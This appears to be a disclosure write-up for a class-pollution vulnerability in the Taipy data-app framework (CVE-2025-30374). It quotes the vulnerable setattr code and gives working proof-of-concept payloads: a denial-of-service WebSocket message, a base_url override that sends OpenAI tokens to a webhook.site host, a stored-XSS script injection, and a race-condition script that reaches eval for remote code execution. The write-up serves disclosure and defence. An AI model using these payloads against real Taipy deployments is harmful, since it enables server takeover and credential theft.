Taipy (CVE-2025-30374)
Taipy is a popular Python framework for building data applications (19.2K stars), widely used in ML/AI workflows.
| Field | Value |
|---|---|
| Repository | Avaiga/taipy |
| Version | v4.0.3 |
| CVE | CVE-2025-30374 |
| Type | Constrained-Get × Attr-Set |
| Input | Remote |
| Consequnces | RCE, DoS, Stored XSS, Token Exfiltration |
| Status | Fixed |
Summary
We identified a class pollution vulnerability in Taipy that allows attackers to overwrite the Taipy runtime context, leading to severe consequences including RCE, Reflected XSS, Denial of Service (DoS), and leakage of sensitive authorization credentials (e.g., OpenAI tokens).
Vulnerability
The root cause lies in Taipy’s use of a recursive set function to update variable values in Taipy states. Both the name and value parameters are derived from client-side input and lack proper validation. This allows an attacker to inject malicious input, such as _TpN_tpec_TpExPr_value_TPMDL_2.__class__.__base__.set, to overwrite the set method of _TaipyBase.
The following functions are invoked in multiple routes via _manage_message to update states from the client side:
taipy/gui/utils/_attributes.py:
def _attrsetter(obj: object, attr_str: str, value: object) -> None:
    var_name_split = attr_str.split(sep=".")
    for i in range(len(var_name_split) - 1):
        sub_name = var_name_split[i]
        obj = getattr(obj, sub_name)        # Constrained: getattr only
    setattr(obj, var_name_split[-1], value)  # Attr-Set only
taipy/gui/utils/_attributes.py:
def _setscopeattr_drill(obj: object, attr_str: str, value: object) -> None:
    var_name_split = attr_str.split(sep=".")
    for i in range(len(var_name_split) - 1):
        sub_name = var_name_split[i]
        obj = getattr(obj, sub_name)
    setattr(obj, var_name_split[-1], value)
The functions:
- Split the attacker-controlled
attr_strby dots - Resolve each segment via
getattr(Constrained-Get) - Set the final attribute with
setattr(Attr-Set)
No validation is performed on the attribute path.
PoC
Consequence 1: DoS
Steps:
- Set up the tutorial case from the Taipy Getting Started Guide at
http://localhost:5000. - Visit the page, intercept the WebSocket request, and replace the
namefield with_TpN_tpec_TpExPr_value_TPMDL_2.__class__.__base__.set. This overwrites thesetmethod of_TaipyBasewith a non-callable integer.
["message",{"type":"U","name":"_TpN_tpec_TpExPr_value_TPMDL_2.__class__.__base__.set","payload":{"value":71,"on_change":"slider_moved"},"propagate":true,"client_id":"20250313210404484031-0.3099351422929606","ack_id":"Li_DKilnNL_N2AILnmFsD","module_context":"__main__"},null]
- Refresh the page and observe that dragging the slider causes the application to crash.
Effect: _TaipyBase.set is overwritten with a non-callable integer. Any subsequent state update operation raises TypeError, making the application completely unusable for all users.
Consequence 2: OpenAI Token Leakage
Steps:
- Set up the LLM ChatBot example from the Taipy ChatBot Tutorial at
http://localhost:5000. The source code can be found here. - Visit the page, send a message (e.g., “hello”), and intercept the WebSocket request. Replace the
namefield withclient.base_urland thevaluefield with an attacker-controlled domain. This step may require multiple attempts to succeed.
["message",{"type":"U","name":"client.base_url","payload":{"value":"https://webhook.site/0df4ac02-0b20-4ffc-bbda-287da8bc8a0a"},"propagate":true,"client_id":"20250315152148416630-0.5672333200699874","ack_id":"8OBXzCgeNv_DDW4MGpgnW","module_context":"__main__"},null]
- Send additional messages and observe that requests intended for OpenAI are redirected to the attacker’s server, along with the associated OpenAI token.
Effect: The attacker-controlled base_url causes all subsequent API calls (including the Authorization: Bearer <token> header) to be sent to the attacker’s server, leaking the OpenAI API key.
Consequence 3: XSS

In taipy/gui/gui.py, when the application attempts to render user content, if the content provider is not found, it falls back to returning type(content).__name__ as the HTML response:
def _get_user_content_url(self, ...):
    ...
    if provider is None:
        return type(content).__name__
However, the __name__ attribute of a class object is settable through class pollution, e.g., tp_TpExPr_gui_get_adapted_lov_past_conversations_NoneType_TPMDL_2_0.__class__.__name__. An attacker can overwrite this attribute with a malicious HTML or JavaScript payload.
Exploit:
pollute(
    "tp_TpExPr_gui_get_adapted_lov_past_conversations_NoneType_TPMDL_2_0.__class__.__name__",
    "<script>alert(document.domain)</script>"
)
Effect: The attacker’s script is injected into pages served to users who trigger the content rendering path.
Consequence 4: RCE

The class pollution vulnerability allows attackers to set arbitrary attributes on objects that appear in the session state. We found that the Gui.on_action route can be leveraged to invoke the Gui.table_on_edit method, which allows new objects from the __main__ module to be bound into the session state. In taipy/gui/gui.py, a getattr call on the state object automatically triggers the binding operation, while a subsequent setattr immediately resets the bound value to None:
setattr(state, var_name, None) # briefly binds the object before resetting
This behavior creates a brief race window where object references, such as the Gui class, temporarily exist in the session state. During this window, attackers can exploit class pollution to overwrite attributes on those objects.
We further discovered that the Gui.__SELF_VAR attribute is used as a prefix when constructing expressions passed to Python’s built-in eval() function in taipy/gui/utils/_evaluator.py:
expr = f"{self.__SELF_VAR}.{expression}"
eval(expr, ...)
By overwriting the __SELF_VAR value through class pollution, an attacker can control the expression that gets evaluated, ultimately leading to arbitrary code execution on the server.
Exploit (race condition):
def run_race():
    num_pollute = 300
    barrier = threading.Barrier(num_pollute + 1)

    threads = []
    for i in range(num_pollute):
        payload = "__import__('os').system('touch /tmp/pwned')"
        t = threading.Thread(
            target=pollute_race,
            args=(f"Gui._Gui__SELF_VAR", payload)
        )
        threads.append(t)
        t.start()

    t_overwrite = threading.Thread(target=overwrite_race, args=("Gui",))
    threads.append(t_overwrite)
    t_overwrite.start()

    barrier.wait()
Effect: Arbitrary shell command execution as the Taipy server process user.
Impact
Any user of Taipy can exploit this vulnerability to launch RCE, Reflected XSS, Denial of Service (DoS), and leakage of sensitive authorization credentials (e.g., OpenAI tokens). The WebSocket endpoint is accessible to any user, making this a remote-triggerable vulnerability. Taipy Enterprise promptly patched the issue after responsible disclosure.
Proof of Concept
cp-collection/taipy/poc/
— runnable exploit environment with run.sh and requirements.txt.
Full exploit scripts: